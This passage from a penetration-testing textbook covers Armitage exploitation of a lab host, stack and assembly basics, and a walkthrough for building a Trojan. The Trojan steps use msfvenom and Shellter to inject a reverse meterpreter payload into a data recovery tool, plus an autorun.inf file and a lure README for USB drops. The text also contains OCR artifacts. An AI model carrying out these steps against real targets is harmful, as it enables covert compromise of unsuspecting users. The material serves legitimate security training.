
Exploitation made ridiculously simple with Armitage

Now comes the part where Armitage can save you a lot of time in the long run: understanding the attack surface and preparing potential attacks. Although you may be used to a more manual process, this time we will be selecting **Attacks** in the menu bar along the top and clicking on **Find Attacks**. You'll see the progress bar for a short period of time, and then a message wishing you well on your hunt. That's it. So, what's happened? Well, Armitage took the hosts and services enumeration data and automatically scanned the entire exploit module tree for matches. Right-click on a host and select **Attack**. For each detected service with a match, there's another drop-down naming the exploit that could potentially work. We say potentially, as this is a very rough matching of service data and exploit options, and your homework isn't really done. You might enjoy clicking on random exploits to see what happens in your lab, but in the real world, you're just making noise for no good reason.

One way to check for the applicability of an exploit is to use the appropriately-named `check` command by performing the following steps:

1. In `msfconsole`, we'd kick off this command from the prompt within a loaded module; in Armitage, we accomplish the same feat by going to that same drop-down listing the exploits found, heading to the bottom of the list, and selecting exploits. Watch the **Tab** window come to life as each module is loaded automatically and the `check` command is issued. Remember that an individual module has to support the `check` command, as not all do.

2. When you select an exploit from the list, the window that pops up is the same one you see when you load any exploit from the **Modules** window; the only difference being that the options are configured automatically to suit your target, as shown in the following screenshot:




Address	Label	Description	Pivot
192.168.108.1			
192.168.108.12			
192.168.108.15			
192.168.108.25			
192.168.108.30			
192.168.108.36			
192.168.108.38			
192.168.108.42			
192.168.108.48			
192.168.108.65			
192.168.108.76			
192.168.108.77			
192.168.108.87			
192.168.108.89			
192.168.108.90			

host	name	port	proto	info
192.168.108.65	ftp	21		vsftpd 2.3.4
192.168.108.65	ssh	22	tcp	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.108.65	telnet	23	tcp	Linux telnetd
192.168.108.65	smtp	25	tcp	Postfix smtpd
192.168.108.65	domain	53	tcp	ISC BIND 9.4.2
192.168.108.65	http	80	tcp	Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.108.65	rpcbind	111	tcp	
192.168.108.65	netbios-ssn	139	tcp	Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.108.65	netbios-ssn	445	tcp	Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.108.65	login	513	tcp	
192.168.108.65	tcpwrapped	514	tcp	
192.168.108.65	rpcbind	2049	tcp	

3. Click **Launch** and the attack is fired off as a background job so you can keep working while waiting for that connection back (if that's how you configured it).

Remember, Armitage likes to make things look Hollywood, so if your target is compromised, the icon changes to a very ominous lightning bolt.

4. Right-click on the target again and you'll see that a new option is now available: **Shell**. You can then interact with it and move on from the foothold, shown as follows:


Armitage
Armitage View Hosts Attacks Workspaces Help
exploit
linux
local
abrt_raceabrt_priv_esc
apport_abrt_chroot_priv_esc
bpf_priv_esc
cron_persistence
desktop_privilege_escalation
docker_daemon_privilege_escalation
glibc_ld_audit_dso_load_priv_esc
glibc_origin_expansion_priv_esc
.108.25
192.168.108.36
192.168.108.30
192.168.108.65
nmap X
Services X
Services X
exploit X
Pass Session X
Shell 2 X

```
$ whoami
root



$
```

A word about Armitage and the pen tester mentality

Every time I go for a drive, I notice a feature in newer cars that's extremely common: the blind spot warning light on the side mirror. It lights up to warn the driver that a vehicle is in its blind spot. Overall, I'm a supporter of advancing technology to make our lives a little easier, and I'm sure this feature is useful. However, I worry that some drivers may stop being vigilant if they come to rely on this kind of technology. I wonder if drivers have stopped turning their heads to check their blind spots.

The issue of blind spots is relevant to Armitage and pen testing because it's sort of like a new technology that drives the car for us without us having to know a single thing about how to drive. Metasploit was already a revolutionary way to automate security testing, and Armitage automates it even further. Long before Metasploit existed, even in the 1990s, most of the tasks we take for granted today were accomplished manually. When tools were at our disposal, we had to manually correlate outputs to develop the understanding necessary for any attack, and this was years after the true pioneers developed everything we needed to know. Most modern tools allow us to get far more work done in very rigid time frames, allowing us to focus on analysis so we can bring value to the client, but there is also the rise of the script kiddie to contend with, as well as inexperienced but passionate hopefuls who download Kali Linux and fire offensive weapons with reckless abandon. Despite some complaints, these tools do have a place as long as they are used to improve our lives without replacing fundamental common sense.

With that in mind, it's recommended that you find out what's going on behind the scenes. Review the code; analyze the packets on the network; research not only the details of the attack and exploit, but the design intent of the affected technology; read RFCs; and try to accomplish a task without the tool, or better yet, write a better tool. This is a great opportunity to better yourself.

Moving forward, we're going to facilitate a social engineering attack with a malicious USB drive. Once the drive is plugged into a Windows machine, we will have a meterpreter session and be able to take control.

Social engineering attacks with Metasploit payloads

Let's wrap up this chapter by bringing together two topics: backdoor injection into a legitimate executable and using Metasploit as the payload generator and handler. We're going to use Shellter and nested meterpreter payloads to create a malicious AutoRun USB drive. Although AutoRun isn't often enabled by default, you may find it enabled in certain corporate environments. Even if AutoRun doesn't execute automatically, we're going to work with an executable that may encourage the user to execute it by creating the impression that there's deleted data on the drive that can be recovered.

Creating a Trojan with Shellter


Let's take a look at the following steps for creating a Trojan with Shellter:

1. The first, and most tedious, step is finding a suitable executable. This is tricky because Shellter has certain limitations: the executables have to be 32-bit; they can't be packed executables; and they need to play nice with our payloads. We won't know an executable works until we bother to infect a file and try running it. After digging around for a suitable executable, we found a 400-something kilobyte data recovery tool called `DataRecovery.exe`. This requires no installation and has no dependencies.
2. After confirming that the recovery tool is 32-bit and clean, put it in your root folder to work on later. First, we want to create a tested payload with `msfvenom`. We don't need to do this part, but we're trying to give the attack a little pizzazz. Do this with the following command line:

```
# msfvenom --arch x86 --platform windows --payload
windows/messagebox ICON=WARNING TITLE="Data Restore"
TEXT="Recoverable deleted files detected." --bad-chars '\x00' --
format raw > message
```

Note that we have included a `--bad-chars` flag to eliminate null bytes. Because of this, an encoder will be needed, which `msfvenom` can find for you. `msfvenom` is able to accomplish the job with `x86/shikata_ga_nai`, and so we end up with a tasty little payload at 325 bytes.


3. We should now have two files in the root folder: the executable and a 325-byte binary file called `message`. Now, fire up Shellter in **Stealth** mode. This requires the same process we looked at earlier on in the chapter until we need to specify our custom payload, as shown in the following screenshot:



```
Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C

Select Payload: /root/message

Is this payload a reflective DLL loader? (Y/N/H): N
```

Now, Shellter is going to spit out `DataRecovery.exe` and a quick `sha1sum` command will soon confirm the binary has been modified. So, what do we have now? A data recovery tool that displays a message box to us—that's it.

4. Now we have the nested payload, we simply send the new binary through Shellter one more time; this time, however, we select the number 1 stager on the list of included payloads: the reverse TCP meterpreter payload. Now, we have a complete Trojan that's ready to rock. The program is a legitimate data recovery utility that pops up an advisory warning users that deleted data has been detected. Meanwhile, the meterpreter payload has phoned home to our handler and given us control, as shown in the following screenshot:



Data Restore


Recoverable deleted files detected.

When you configure your handler, always configure `EXITFUNC` as `thread`. If you don't, the meterpreter session will die when the Trojan does!

Preparing a malicious USB drive for Trojan delivery

There are just two steps left: one that's technical (though very simple), and one that's purely for us humans. Let's start with the technical step, which is creating the `autorun` file:


1. This really is as simple as creating a text file called `autorun.inf` that points to our executable. It must start with the line `[autorun]`, with the file to open identified by `open=`. Microsoft defines other AutoRun commands, but `open=` is the only one we need. You can also add the `icon=` command, which will make the drive appear as the executable's icon (or any other icon you define), shown as follows:



```
  GNU nano 2.9.5              autorun.inf             Modified

[autorun]
open=DataRecovery.exe
icon=DataRecovery.exe,0
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell

2. Now, it's time for the social engineering part. What if AutoRun doesn't work? After all, it is disabled on a lot of systems these days. Remember that if someone went so far as to plug in our drive, they'll see the files. To hint that running `DataRecovery.exe` is worth the risk, we now add an enticing `README` file. In this case, the file will make it look like deleted files are available for recovery. Curiosity gets the best of a lot of people. You, the esteemed reader, may know better than to fall for this, but imagine scattering 100 USB drives throughout the public areas of your client. Don't you think you'd get a hit? Take a look at the following screenshot:



```
DataRecovery has automatically detected recently
deleted files on this drive.  Please run
"DataRecovery.exe" to begin the restoration process.
```

Summary

In this chapter, we learned about more advanced Metasploit usage. We took our payload generation skills to the next level by leveraging a tool outside of the Metasploit Framework, Shellter, is able to leverage Metasploit payloads. We also explored in detail the capabilities of `msfvenom`, today's union of what used to be Metasploit's payload and encoder tools. After payloads, we looked at how to build a custom module with Ruby and how to get it working within Metasploit. We then examined making Metasploit use highly organized and efficient with the Armitage frontend GUI. We also demonstrated the enumeration and exploitation of a target in Armitage. Finally, we learned how to leverage Metasploit payloads to construct powerful social engineering attacks.

Questions

1. What are the three types of payload?
2. __________ is a common example of a hex byte that can break the execution of our payload.
3. Which `msfvenom` flag would be used to specify the payload is to run on an x86 instruction set architecture?
4. In Ruby, `def` defines a _______.
5. What's the difference between `print_good()` and `print_status()`?
6. There is only one target view in Armitage. (True | False)
7. When sending Shellter Stealth payloads, _________ should always be set to ________ when configuring options for `windows/meterpreter/reverse_tcp`.
8. All modern Windows hosts enable AutoRun by default. (True | False)

Further reading

You can refer to the following links:

- The Shellter Project home page (`https://www.shellterproject.com/`)
- Documentation on running Windows applications with Wine (`https://www.winehq.org/documentation`)
- Metasploit Framework at GitHub (`https://github.com/rapid7/metasploit-framework`)

7
Stack and Heap Memory Management

Up to this point, we've been taking a look at concepts at a fairly high level of abstraction. We've reviewed some great tools for getting work done efficiently and how to easily generate reports in easy-to-digest formats. Despite this, there is a wall that will halt our progress if we stay above the murky lower layers, and constantly allow tools to hide the underlying machine. Regardless of the task we're doing, packets and application data eventually work their way down to raw machine data. We learned this earlier on while working with networking protocols, such as when a tool tells you that a destination is unreachable. While that may be true, it's pretty meaningless when you want to know what happened to those bits of information that went flying down the wire. As a security professional, you need to be able to interpret the information at hand, and vague and incomplete data is a daily reality of this field. So, in this chapter, we're going to start our journey into the lower mechanisms of the machine. This will lay a foundation for work later in the book, where a solid understanding of how computers think is essential for programming tasks. Although this is a hands-on book, this chapter jumps into a little more theory than usual; don't worry, though, as we will also demonstrate how to use this understanding to inform real-world tasks.

In this chapter, we will:

- Review low-level memory management and structures
- Briefly catch up on assembly language
- Explore the built-in CLI debugger, GNU debugger
- Learn how to read memory structures during execution and after crashes
- Learn how to clean up our shellcode so it doesn't break in the target environment
- Explore how to fine-tune the exploit based on the target memory layout

Technical requirements

- Kali Linux
- An older version of Kali or BackTrack, or a different flavor of Linux that allows stack execution

An introduction to debugging

This isn't a book about reverse engineering as such, but the science and art of reversing serves us well as pen testers. Even if we don't write our own exploits, reversing gives us the bird's eye view we need to understand low-level memory management. We've looked at a couple of languages so far – Python and Ruby – and we'll also be taking a look at some very basic C code in this chapter. These languages are high-level languages. This means they're layers of logical abstraction away from the native language of the machine and closer to how people think; therefore, they're made up of high-level concepts such as objects, procedures, control flows, variables, and so on. This hierarchy of abstraction in high-level languages is by no means flat; C, for example, is considered to be closer to the machine's native language than other high-level languages. Low-level languages, on the other hand, have little or no abstraction from machine code. The most important low-level language for a hacker is assembly language, which usually has just one layer of abstraction from pure machine code: mnemonic representations for opcodes (a number that represents a particular action taken by the processor) and temporary storage boxes, called registers, for the operands being moved around. At the lowest level, all programs are basically fancy memory management; they're all made up of data and data has to be stored and read from somewhere.

From here on out, unless specifically stated otherwise, we're working with **Intel Architecture-32** (**IA-32**), which is the 32-bit x86 instruction set architecture (the original x86 was 16-bit). It's the most common architecture and thus closest to real-world applicability, but it's also a great start for understanding other architectures.

Understanding the stack

Let's take a look at how memory is allocated at runtime. The stack is a block of memory that is associated with a particular process or thread. When we say stack, just think of a stack of dishes. It's orderly, you start at the bottom (the table or counter), and you place a plate on top of the one below it. To get to a plate in the middle of the stack, you need to remove the plates above it first. (Okay, maybe I'm getting a little carried away with this analogy. I used to wait tables.)


This stack organization is called a **Last in, First out** (**LIFO**) structure. Getting data on the stack is called a **push**. Getting data off the stack is one of my favorite terms in computing: **pop**. Sometimes you'll see pull, but let's be honest, pop is much more fun. During the execution of a program, when a function is called, the function and its data are pushed onto the stack. The stack pointer keeps an eye on the top of the stack as data is pushed and popped off the stack. Finally, after all the data in the procedure has been popped off the stack, the final piece of information is a return instruction that takes us back to where we were in the program before the call began. Since the program data is in memory, the return is an instruction to jump to a particular memory address.

Understanding registers

Before we start playing around with debuggers, we need to review registers and some basic assembly language concepts. As stated earlier, processors deal with data, and data needs to be stored somewhere, even if only for a tiny fraction of a second. Registers are little storage areas (and we mean little: 8 bits, 16 bits, 32 bits, and 64 bits) that are directly accessible by the processor; they're built into the processor itself.

When you're working at your desk in your office, the things that are within arm's reach are the most immediately accessible items. Suppose you need something from the filing cabinet in your office; that might take you a few extra minutes, but the object is still readily available. Now, imagine you have boxes of paper up in the attic. It's a bit of a pain to have to retrieve data from up there, but you can pull out the ladder when you have to. Having to retrieve program data from secondary storage (the hard drive) takes a lot of time for the processor and is similar to your dusty old attic. RAM can be thought of as that filing cabinet, where there is more room than on your desk, but it's not as efficient as grabbing something from your desk. Your processor needs registers like you need some space on your desk.

Although the IA-32 architecture has a handful of registers for various purposes, there are only eight that you'll be concerned with: the general-purpose registers. Remember when we mentioned that the original x86 was 16-bit? Well, the 32-bit is an extension (hence the *E*) of the 16-bit architecture, which means all of the original registers are still there and occupy the lower half of the register. The 16-bit architecture itself is an extension from the 8-bit granddaddy of the distant past (the 8080), so you'll also find the 8-bit registers occupying the high and low ends of the A, B, C, and D 16-bit registers. This design allows for backwards compatibility. Take a look at the following diagram:



Technically, all of the previously-mentioned registers, aside from `ESP`, can be used as generic registers, but most of the time, `EAX`, `EBX`, and `EDX` are the true generics. `ECX` can be used as a counter (think *C* for *counter*) in functions that require one. `ESI` and `EDI` are often used as the **source index** (**SI**) and the **destination index** (**DI**) when memory is being copied from one location to another. `EBP` is usually used as the stack base pointer. `ESP` is always the stack pointer: the location of the current place in the stack (the top). Accordingly, if data is to be pushed to (or popped from) the stack, `ESP` tells us where it is going or coming from; for example, right under the position of the stack pointer, which then updates to the new top position. So, what distinguishes the stack pointer from the stack base pointer? The stack base is the bottom of the current stack frame. When we discussed the example of a function call earlier, we saw that the stack frame is all of the associated data pushed onto the stack. The return at the bottom of the stack frame is located right below the base pointer. As you can see, these references help us to truly understand what's happening in memory. Speaking of pointers, we should be aware of the `EIP` instruction register (instruction pointer), which tells the processor where the next instruction is located. It isn't a general-purpose register, as you can imagine.

Finally, there's the status register `EFLAGS` (once again, the *E* stands for extended, as the 16-bit ancestor is called `FLAGS`). Flags are special bits that contain processor state information. For example, when the processor is asked to perform subtraction, the answer might be zero – in which case, the zero flag is set. If the result is negative, the sign flag is set. There are also control flags, which will actually influence how a processor performs a particular task.

Assembly language basics

If you think all of this juicy information about registers is fascinating, then you just wait until you learn about assembly language, where the whole life story of registers is written! We're only looking at the basics here, as proper treatment of the topic would require a lot more pages. Regardless, there are some fundamentals that will help you to understand the whole subject of assembly for those who are brave enough to dive into the topic beyond this book.

Assembly, with all of its brutality, is also beautiful in its simplicity. It's hard to imagine anything so close to machine code as being simple, but remember that what a processor does is pretty simple: it does math, it moves data around, and stores small amounts of data, including state information. Also, remember that the processor speaks binary: just 0's and 1's at its lowest level. There are two ways we make this binary machine language slightly more human-friendly, and that's by using the compact representation of binary (that is, using number bases that are powers of two; hexadecimal is what we'll be using the most), and assembly language, which uses mnemonics to represent operations. There are two primary components of almost all assembly language: opcodes and operands. An **opcode** is short for **operation code**, which is code that represents a particular instruction.
An operand is a parameter that is used by the opcode and can be the immediate operand type, which is a value defined in the code; a register reference; or a memory address reference (which can actually be either of the first two data types). Note that the occasional opcode has no operands. If there's a destination and source operand, the destination goes first, as you can see in the following example:

```
mov    edi,ecx
```

In this case, the `edi` register is the destination and the `ecx` register is the source.

Keep in mind there are two assembly language notations in use, depending on the environment: Intel and AT&T. You'll encounter the Intel notation when working with Windows binaries, so we'll be defaulting to that notation in this book; however, you will encounter the AT&T notation in Unix environments. One major difference is that the destination and source operands are in the opposite order in AT&T notation; however, memory addresses are referenced with `%()`, which makes it easy to tell which notation is in front of you.

Let's get started by looking at basic opcodes and some examples:

- `mov` means move and will be the most common opcode you'll see, as the bulk of a processor's work is moving things to and from convenient spots (such as registers) so it can work on the task at hand. An example of `mov` is as follows:

```
mov    ecx,0xbff4ca0b
```

- `add`, `sub`, `div`, and `mul` are all basic arithmetic opcodes: addition, subtract, division, and multiplication, respectively.
- `cmp` is the comparer, which takes two operands and sets the status of the result with flags. In the following example, two values are compared; they're clearly the same, so the difference between them is `0` and thus the zero flag is set:

```
cmp    0x3e2,0x3e2
```

- `call` is the function caller. In essence, this operation causes the instruction pointer to be pushed onto the stack so that the current location can be recalled, and execution then jumps to the specified address. An example of `call` is as follows:

```
call    0xc045bbb2
```

- `jcc` conditional instructions are the if/then of the assembly world. `jnz` is pretty common and takes one operand: a destination address in memory. It means jump if not zero, so you'll often see it after a `cmp` operation. In the following example, the value stored in `eax` is compared with the hexadecimal value `3e2` (`994` in decimal), and if the zero flag is not set, execution jumps to the location `0xbbbf03a5` in memory. The following two lines, in plain English are: *check whether whatever is in the* `eax` *register is equal to* `994` *or not. If they are different numbers, then jump to the instruction at* `0xbbbf03a5`:

```
cmp    eax,0x3e2
jnz    0xbbbf03a5
```


- `push` is the same push from our discussion about how the stack works. This command pushes something onto the stack. If you have a series of `push` operations, then those operands end up in the stack in the LIFO structure in the order in which they appear, as shown in the following example:

```
push    edx
push    ecx
push    eax
push    0x6cc3
call    0xbbfffc32
```

As you can see, this is a very simple introduction. Assembly is one of those things that is better learned through example, so stay tuned for more analysis later on in the book.

Disassemblers, debuggers, and decompilers – oh my!

It's always wise to review the differences between these terms before going any further, because believe it or not, these words are commonly used interchangeably:



- A debugger is a tool for testing program execution. It can help an engineer identify where execution is breaking, for example, so allows us to debug the software. A debugger will make use of some sort of disassembler.
- A disassembler is a program that takes pure machine code as input and displays the assembly language representation of the underlying code.
- A decompiler attempts to reverse the compilation process; that is, it attempts to reconstruct a binary in a high-level language, such as C. Lots of constructs in the programmer's original code are often lost, so decompilation is not an exact science.

As you work with debuggers throughout this book, you will see the assembly language representation of a given executable file, so disassembly is a necessary part of this process. An engineer who just needs to understand what's happening at the processor level only needs a disassembler, whereas an engineer trying to recover high-level functionality from a program will need a decompiler.

Now, let's start playing around with one of the best debuggers (in our opinion): **GNU debugger** (**GDB**).

Getting cozy with the Linux command-line debugger – GDB

These days, GDB is included with Kali, so firing it up is easy; just use the following command:

```
# gdb
```

There are a lot of commands available in GDB categorized by class, so it's recommended that you review the GDB documentation offline to get a better idea of its power. We'll be looking at other debuggers later on, so we won't spend a lot of time here. Let's look at the basics.

- You can load an executable by simply passing the name and location of the file as an argument when running `gdb` from the command line. You can also attach GDB to an existing process with `--pid`.
- The `info` command is a powerful window into what's going on behind the scenes; `info breakpoints` will list and provide information about `breakpoints`, specific locations in the code where execution stops so you can examine it and its environment. `info registers` is important during any stack analysis, as it shows us what's going on with the processor's registers at a given moment. Use it with `break` to monitor changes to register values as the program runs.
- `list` will show us the source code, if it's included. We can then set breakpoints based on positions in the source code, which is extremely handy.
- `run` tells GDB to run the target; you pass arguments to `run` as you would to the target outside of GDB.

- `x` simply means to examine and lets us peek inside memory. We'll use it to examine a set number of addresses beyond the stack pointer. For example, to examine `45` hexadecimal words past the stack pointer ESP, we would issue `x/45x $esp`.

Stack smack – introducing buffer overflows

Earlier in the chapter, we learned about the magical world of the stack. The stack is very orderly and its core design assumes all players are following its rules – for example, that anything copying data to the buffer has been checked to make sure it will actually fit.

Although you can use your latest Kali Linux to set this up and study the stack and registers, stack execution countermeasures are built into the latest releases of Kali. We recommend using a different flavor of Linux (or an older version of Kali or BackTrack) to see the exploit in action. Regardless, we'll be attacking Windows boxes in `Chapter 10`, *Windows Shellcoding*.

Before we start, we need to disable the stack protections built into Linux. Part of what makes stack overflows possible is being able to predict and manipulate memory addresses. However, **Address Space Layout Randomization** (**ASLR**) makes this harder, as it's tough to predict something that's being randomized. We'll discuss bypass methods later, but for the purposes of our demonstration, we're going to temporarily disable it with the following command:

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

Now, let's use our trusty nano to type up a quick (and vulnerable) C program, as follows:

```
# nano demo.c
```

